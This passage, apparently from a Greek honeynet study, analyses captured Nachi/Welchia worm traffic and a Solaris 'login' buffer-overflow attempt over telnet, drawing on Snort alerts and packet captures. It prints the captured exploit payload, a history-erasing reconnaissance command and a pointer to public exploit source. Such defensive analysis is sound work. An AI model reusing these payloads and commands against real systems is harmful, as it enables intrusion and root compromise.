- <http://download.microsoft.com/download/6/9/5/6957d785-fb7a-4ac9-b1e6-cb99b62f9f2a/Windows2000-KB823980-x86-KOR.exe>
- <http://download.microsoft.com/download/5/8/f/58fa7161-8db3-4af4-b576-0a56b0a9d8e6/Windows2000-KB823980-x86-CHT.exe>
- <http://download.microsoft.com/download/0/1/f/01fdd40f-efc5-433d-8ad2-b4b9d42049d5/Windows2000-KB823980-x86-ENU.exe>
- <http://download.microsoft.com/download/e/3/1/e31b9d29-f650-4078-8a76-3e81eb4554f6/WindowsXP-KB823980-x86-KOR.exe>
- <http://download.microsoft.com/download/2/3/6/236eaaa3-380b-4507-9ac2-6cec324b3ce8/WindowsXP-KB823980-x86-CHT.exe>
- <http://download.microsoft.com/download/a/a/5/aa56d061-3a38-44af-8d48-85e42de9d2c0/WindowsXP-KB823980-x86-CHS.exe>
- <http://download.microsoft.com/download/9/8/b/98bcfad8-afbc-458f-aaee-b7a52a983f01/WindowsXP-KB823980-x86-ENU.exe>

Πίνακας 3-29

Ο nachi συνεχίζει την αναζήτηση στο δίκτυο για νέα θύματα με τον εξής τρόπο: επιλέγει την επόμενη αρχική IP που θα ξεκινήσει την αναζήτηση με δύο διαφορετικούς τρόπους, επιλέγοντας είτε από το A.B.0.0 δίκτυο του μολυσμένου μηχανήματος και απαριθμεί τους πιθανούς συνδυασμούς, ή δημιουργεί μια τυχαία IP βασισμένη σε hard-coded (μέσα από τον κώδικα) διεύθυνση.

Αφού επιλέξει την διεύθυνση εκκίνησης, το **worm** αναζητεί θύματα αυξάνοντας τις IPs σε όλο το B-class δίκτυο της IP που επέλεξε.

Αρχικά στέλνει ICMP πακέτα για να εντοπίσει τα υπάρχοντα μηχανήματα, και μόλις τα εντοπίσει στέλνει επίθεση στην πόρτα 135(RPC) ή στην πόρτα 80 (webDAV vulnerability).

Όπως είδαμε παραπάνω (εικόνα 3-9), το **honeypot** μας δέχτηκε αρχικά ICMP πακέτα και έπειτα επίθεση στο RPC (135/TCP). Δεν παρατηρήθηκε επίθεση στην πόρτα 80 για webDAV vulnerability, προφανώς αφού πέτυχε η επίθεση στο RPC.

Ας δούμε τι έγινε αφού εκτελέστηκε η τελευταία εντολή που είδαμε παραπάνω στην εικόνα 3-10 και που ουσιαστικά ενεργοποιεί τον **welchia** wins\DLLHOST.EXE.

The screenshot displays a Wireshark capture of an HTTP GET request. The packet list pane shows the following details for packet 300:

No.	Time	Source	Destination	Protocol	Info
300	15:55:24.613798	192.168.0.2	194.177.211.105	HTTP	GET /download/0/1/f/01fdd40f-efc5-433d-8ad2-b4b9d42049d5/Windows2000-KB823980-x86-ENU.exe HTTP/1.0

The packet details pane for the selected packet shows:

- Ethernet II, Src: 00:04:a2:33:84:16, Dst: 00:0c:30:29:d5:80
- Internet Protocol, Src Addr: 192.168.0.2 (192.168.0.2), Dst Addr: 194.177.211.105 (194.177.211.105)
- Transmission Control Protocol, Src Port: 1040 (1040), Dst Port: http (80), Seq: 1, Ack: 1, Len: 234
- Hypertext Transfer Protocol
 - GET /download/0/1/f/01fdd40f-efc5-433d-8ad2-b4b9d42049d5/Windows2000-KB823980-x86-ENU.exe HTTP/1.0
 - Accept: */*
 - User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
 - Host: download.microsoft.com
 - Connection: Keep-Alive

The raw data pane shows the hex and ASCII representation of the request line: `0000 00 0c 30 29 d5 80 00 04 e2 33 84 16 08 00 45 00 ..0)...,S...E.`

Εικόνα 3-11

Μέσα από την δικτυακή κίνηση δεν μπορούμε να δούμε αν ο nachi ή welchia σκοτώνει την διεργασία και διαγράφει το αρχείο του blaster, όμως μπορούμε να παρατηρήσουμε την προσπάθεια να κατεβάσει μέσω http πρωτοκόλλου το patch για διόρθωση του RPC DCOM interface vulnerability, από το site της microsoft. Η εντολή που βλέπουμε μέσα στον κόκκινο κύκλο στην εικόνα 3-11, είναι αυτή που ξεκινάει το download του patch από την Microsoft, είναι μάλιστα η τέταρτη διεύθυνσης από την λίστα των URLs που είδαμε παραπάνω ότι χρησιμοποιεί ο nachi.

<http://download.microsoft.com/download/0/1/f/01fdd40f-efc5-433d-8ad2-b4b9d42049d5/Windows2000-KB823980-x86-ENU.exe>

Στην δική μας περίπτωση το download ξεκινάει και αφού μεταφερθεί και εγκαταστήσει το patch, κάνει επανεκκίνηση του μηχανήματος.

No.	Time	Source	Destination	Protocol	Info
1272	15:55:25,951115	192.168.0.2	194.177.211.105	TCP	1040 > http [ACK] Seq=235 Ack=918861 Win=17520 Len=0
1273	15:55:25,954440	194.177.211.105	192.168.0.2	HTTP	Continuation
1274	15:55:25,954933	194.177.211.105	192.168.0.2	HTTP	Continuation
1275	15:55:25,955964	194.177.211.105	192.168.0.2	HTTP	Continuation
1276	15:55:25,956004	194.177.211.105	192.168.0.2	HTTP	Continuation
1277	15:55:25,958792	192.168.0.2	194.177.211.105	TCP	1040 > http [ACK] Seq=235 Ack=918881 Win=17520 Len=0
1278	15:55:25,959300	192.168.0.2	194.177.211.105	TCP	1040 > http [ACK] Seq=235 Ack=918869 Win=17520 Len=0
1279	15:55:55,469324	192.168.0.2	192.168.0.100	Syslog	DAEMON NOTICE: NtServicePack: NT AUTHORITY\...
1280	15:55:49,227074	192.168.0.2	192.168.0.255	BROWSER	Local Master Announcement DIGERPC, Workstation, SQL Server, NT Worksta
1281	15:55:49,231101	192.168.0.2	192.168.0.255	NBNS	Release NB DIGERPC<2>
1282	15:55:49,235824	192.168.0.2	224.0.0.2	IGMP	V2 Leave Group
1283	15:55:49,452771	192.168.0.2	192.168.0.255	NBNS	Release NB DIGERPC<03>
1284	15:55:49,899548	192.168.0.2	192.168.0.255	NBNS	Release NB <01><02>_MSBROWSE_<02><01>
1285	15:55:49,899561	192.168.0.2	192.168.0.255	NBNS	Release NB WORKGROUP<1d>
1286	15:55:49,899773	192.168.0.2	192.168.0.255	NBNS	Release NB WORKGROUP<1e>
1287	15:55:49,899880	192.168.0.2	192.168.0.255	NBNS	Release NB WORKGROUP<00>
1288	15:55:49,899988	192.168.0.2	192.168.0.255	NBNS	Release NB DIGERPC<00>

Frame 1279 (126 bytes on wire, 126 bytes captured)
 Ethernet II, Src: 00:04:e2:33:84:16, Dst: 00:04:e2:33:cc:d9
 Internet Protocol, Src Addr: 192.168.0.2 (192.168.0.2), Dst Addr: 192.168.0.100 (192.168.0.100)
 User Datagram Protocol, Src Port: 1026 (1026), Dst Port: syslog (514)
 Syslog message: DAEMON NOTICE: NtServicePack: NT AUTHORITY\...
 0001 1... = Facility: DAEMON - system daemons (3)
 102 = Level: NOTICE - normal but significant condition (5)
 Message: NtServicePack; NT AUTHORITY\SYSTEM; Windows 2000 Hotfix KB823980 was installed.

```

0000 00 04 e2 33 cc d9 00 04 e2 33 84 16 08 00 45 00  ...3... ,3...E.
0010 00 70 05 67 00 00 80 11 7e dd 8f e9 4b 02 8f e9  .P.9.... "....K...
0020 4b 64 04 02 02 02 00 5c 0e b9 3c 32 39 3e 4e 74  Kd.....\ ..<29>Nt
0030 53 65 72 76 69 63 65 50 61 63 6b 3a 2a 4e 54 20  ServiceP ack: NT
0040 41 95 54 49 4f 52 49 54 89 5c 53 59 53 54 45 4d  AUTHORITY\SYSTEM
0050 3a 20 57 69 6e 64 6f 77 73 20 32 30 30 30 20 48  ; Window s 2000 H
0060 6f 74 66 69 78 20 4b 42 38 32 33 39 39 30 20 77  of fix KB 823980 u
0070 61 73 20 69 6e 73 74 61 6c 6c 65 64 2e 20      as insta lled.
  
```


Εικόνα 3-12

Μόλις εγκαταστάθηκε το patch καταγράφηκε το γεγονός τοπικά και επιπλέον, τα **honeypots** έχουν ρυθμιστεί να καταγράφουν και να αποστέλλουν τα γεγονότα σε ένα άλλο μηχάνημα (**sysloger**) που βρίσκεται στο **Honeynet**, έτσι στάλθηκε το γεγονός μέσω UDP στον sysloger, το οποίο περιέχει την πληροφορία ότι το patch windows 2000 Hotfix KB823980 εγκαταστάθηκε, όπως βλέπουμε στην ανωτέρω εικόνα 3-12.

Ακριβώς μετά από το log που στάλθηκε, το **honeypot** αρχίζει να στέλνει κάποια broadcast netBIOS πακέτα στο τοπικό δίκτυο επειδή θα κάνει reboot. Στα πακέτα αυτά δίνει πληροφορίες για παράδειγμα τι μηχάνημα είναι όπως στην γραμμή 1280, που λέει ότι το μηχάνημα με όνομα DIGERPC είναι ένα NT workstation μηχάνημα, ή IGMP (Internet Group Management Protocol) όπου ενημερώνει το group ότι εγκαταλείπει το internet, στην γραμμή 1282.

Παρατηρούμε ότι δεν μεταφέρονται για κάποιο διάστημα πακέτα από και προς το **Honeypot**.

Μετά από δύο λεπτά περίπου, το σύστημα επανέρχεται, και αφού σταλούν τα κατάλληλα broadcast NetBIOS πακέτα και syslogs, ξεκινάει μία διαδικασία αναζήτησης 'ζωντανών' μηχανών στέλνοντας ICMP πακέτα σε διεύθυνσης του ίδιου B-class δικτύου στο οποίο ανήκει η IP του **honeypot**, όπως φαίνεται στην εικόνα 3-13



Εικόνα 3-13

Διασταυρώνοντας αυτές τις πληροφορίες, με τις πληροφορίες που μας δίνουν τα URLs στον πίνακα 3-28, δεν υπάρχει σχεδόν καμία αμφιβολία ότι πρόκειται για το γνωστό **worm** nachi ή αλλιώς welchia, το οποίο ουσιαστικά δημιουργήθηκε για να 'κυνηγεί' το **worm** blaster. Τελικά δημιουργεί και αυτό προβλήματα αφού φορτώνει σε αρκετά αισθητό βαθμό το traffic του δικτύου όταν αναζητεί νέες μηχανές. Δεν λέμε ότι είμαστε απόλυτα σίγουροι ότι πρόκειται για το **worm** που έχουμε βρει πληροφορίες, διότι μπορεί να έχουμε ανακαλύψει μία παραλλαγή αυτού του **worm**.

Sun Solaris Login Vulnerability

Δύο Alerts που παρήγαγε το **snort** είναι αυτά που φαίνονται στον παρακάτω πίνακα 3-30.

```
[**] [1:1251:2] TELNET Bad Login [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
06/11-03:19:28.912998 192.168.44.14:23 -> 80.131.220.168:38132
TCP TTL:59 TOS:0x0 ID:50110 IpLen:20 DgmLen:69 DF
***AP*** Seq: 0x865A5110 Ack: 0x471E664B Win: 0x6270 TcpLen: 32
TCP Options (3) => NOP NOP TS: 55579267 887456

[**] [1:648:4] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/11-03:19:31.227592 80.131.220.168:38132 -> 192.168.44.14:23
TCP TTL:50 TOS:0x80 ID:61333 IpLen:20 DgmLen:308 DF
***AP*** Seq: 0x471E6757 Ack: 0x865A5230 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 888007 55579406
[Xref => http://www.whitehats.com/info/IDS181]
```

Πίνακας 3-30

Και τα δύο alerts αφορούν στην πόρτα 23 /TCP (telnet) του ίδιου **honeypot**. Κάτι άλλο που παρατηρούμε είναι ότι και τα δύο alert παράχθηκαν για την ίδια σύνδεση, αφού και η πόρτα του επιτιθέμενου είναι η ίδια και στα δύο alerts.

Το Πρώτο alert μας ενημερώνει για πιθανό κακόβουλο traffic από το **honeypot** στον επιτιθέμενο, και το δεύτερο, ενημερώνει ότι εντοπίστηκε εκτελέσιμος κώδικας από την ίδια σύνδεση. Στην δεύτερη περίπτωση υπάρχει ένα URL για το site whitehats.com όπου μας εξηγεί ότι ίσως να επιχειρείται buffer overflow χρησιμοποιώντας NOOP (no operation) χαρακτήρες. Στον παρακάτω πίνακα μπορούμε να δούμε μία μικρή περιγραφή της αιτίας που ώθησε το **snort** να παράγει το μήνυμα αυτό.

• IDS181 "SHELLCODE-X86-NOPS"

Summary

This event may indicate that a string of the character 0x90 was detected. Depending on the context, this usually indicates the NOP operation in x86 machine code. Many remote buffer overflow exploits send a series of NOP (no-operation) bytes to pad their chances of successful exploitation.

How Specific

This event is specific to a vulnerability, but may have been caused by any of several possible exploits. Signatures used to detect this event are specific and consider the packet payload.

Trusting The Source IP Address

The packet that caused this event is normally a part of an established TCP session, indicating that the source IP address has not been spoofed. If you are using a firewall that supports stateful inspection, and are not vulnerable to sequence number prediction attacks, then you can be fairly certain that the source IP address of the event is accurate.

False Positives

There are reported incidents where legitimate traffic may cause an intrusion detection system to raise "false positive" alerts for this event. The following details have been reported: Since all network traffic is watched, it is possible this sequence may occur in any binary file transmission, and not be a part of an overflow attempt. Confirm by looking at the packet trace generated by this alert.

[Protocol details...](#) (*ip header, tcp/udp/icmp header, payload data*)


[Research details...](#) (*packet captures, background, credits*)

[IDS Signatures...](#) (*dynamically generated signatures for free and commercial IDS*)

• Πίνακας 3-31

Δεν θα βιαστούμε να βγάλουμε συμπεράσματα αν δεν δούμε το δυαδικό αρχείο με την δικτυακή κίνηση που καταγράφηκε.

Στην εικόνα που ακολουθεί βλέπουμε τον επιτιθέμενο να κάνει αίτηση σύνδεσης στην πόρτα 23 (telnet) σε ένα SUN Solaris **honeypot** (γραμμές 1-3).



Εικόνα 3-14

Στην συνέχεια, αφού έχει επιτύχει σύνδεση με telnet από την γραμμή 4 και μετά, αρχίζει μια ανταλλαγή πακέτων μέσω telnet.

Θα πάμε στα SESSIONS που έχει καταγράψει το snort, για να δούμε τους ASCII χαρακτήρες που ανταλλάχθηκαν κατά την διάρκεια αυτής τις σύνδεσης.

Το αναγνώσιμο φορτίο που μεταφέρθηκε είναι αυτό που φαίνεται παρακάτω στον πίνακα 3-32.

Πίνακας 3-32


```
#$#$

SunOS 5.8

login: foo 7350
foo 7350
Password: pass

login: sP! a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a
a PPPfoo 7350
pass
sP! a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a PPPs
P! a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a PPP3X
xRWPB<G;\377\377\377\bin/kshPPP 7350
n/kshPPP 7350
n/kshPPP 7350
Password: 7350
```

Στον πίνακα με μία πρώτη ματιά, βλέπουμε ότι κάποιος προσπαθεί να συνδεθεί μία φορά σαν foo 7350 και πιθανώς άλλες δύο σαν 'sP!aaaaaaaa.....'.

Αναζητώντας κάποια πληροφορία στο διαδίκτυο για παρόμοιες περιπτώσεις, ανακαλύπτουμε ότι πρόκειται για κάποια εκμετάλλευση μίας ευπάθειας γνωστή σαν

Multiple Vendor System V Derived 'login' Buffer Overflow Vulnerability

<http://www.securityfocus.com/bid/3681>

<http://www.cert.org/advisories/CA-2001-34.html>

Αυτό το vulnerability, αρχικά εντοπίστηκε λειτουργικά συστήματα SUN Solaris 8 και νεότερα. Πολύ σύντομα διαπιστώθηκε ότι πολλές εφαρμογές για login σε συστήματα unix ήταν επίσης ευπαθή. Η εντολές login χρησιμοποιούνται στην αρχή κάθε σύνδεσης με τερματικό για να ελέγχουν την ταυτότητα του χρήστη, εκτελούνται και για να αυθεντικοποιήσουν απομακρυσμένους χρήστες όταν αυτοί ξεκινούν σύνδεση με νέο τερματικό. Το πρόβλημα όμως είναι ότι το login χειρίζεται λανθασμένα υπερβολικά μεγάλα ονόματα χρήστη που περνάνε από τον in.telnetd, in.rlogind.

Στην παραπάνω περίπτωση, ο επιτιθέμενος προσπαθεί να συνδεθεί σαν foo 7350, αλλά αυτό δεν χρησιμοποιεί το **exploit** μέχρι να πάρει δυνατότητα για δεύτερο login. Ο επιτιθέμενος πρέπει να

ενεργοποιήσει το πρόγραμμα ώστε να στείλει απάντηση για αποτυχία σύνδεσης και έπειτα στέλνει το **exploit**. Το foo μπορεί να είναι οποιοδήποτε όνομα όπως και το 7350.

(http://www.giac.org/practical/GSEC/_Rinker_GSEC.pdf).

Το /bin/ksh που προσπαθεί να τρέξει στο τέλος του μεγάλου ονόματος στο login, ανοίγει ένα Korn shell με δικαιώματα root. Απ' ότι φαίνεται ο επιτιθέμενος δεν πέτυχε το overflow αυτή την φορά.

Παρακάτω ακολούθησαν και άλλες όμοιες προσπάθειες με διαφορά χρόνου, πέντε δευτερόλεπτα η μία από την άλλη.

Παρατηρώντας τα SESSIONS για κάθε μία από αυτές τα αποτελέσματα είναι όμοια με τα αυτά στον πίνακα 3-32, όμως στην τελευταία προσπάθεια, παρατηρούμε ότι προσπαθεί να περάσει τις εντολές

```
unset HISTFILE;id;uname -a;uptime;
```

Το SESSION φαίνεται παρακάτω στον πίνακα 3-33

Πίνακας 3-33

- Όνομα του λειτουργικού συστήματος.

Η εντολή uptime , θα έδειχνε το χρόνο που είναι το μηχάνημα σε λειτουργία.

Το συμπέρασμα που μπορούμε να βγάλουμε είναι, ότι ο επιτιθέμενος χρησιμοποίησε μία αυτοματοποιημένη διαδικασία όπου υλοποιεί buffer overflow αφού πετύχει, επιστέφει στον επιτιθέμενο πληροφορίες για το σύστημα και Korn shell με δικαιώματα root.

Ένα τέτοιο **exploit** μπορούμε να βρούμε στο site securityfocus.com

(http://downloads.securityfocus.com/vulnerabilities/exploits/smash_bin_login.c).

Στο επόμενο κεφάλαιο, θα έχουμε την δυνατότητα να μελετήσουμε επιτυχημένες επιθέσεις , και μάλιστα θα παρακολουθήσουμε τις κινήσεις των επιτιθέμενων, αφού αποκτήσουν τον έλεγχο του **honeypot**, χωρίς αυτοί να υποψιάζονται ότι όλες οι κινήσεις τους παρακολουθούνται και καταγράφονται.

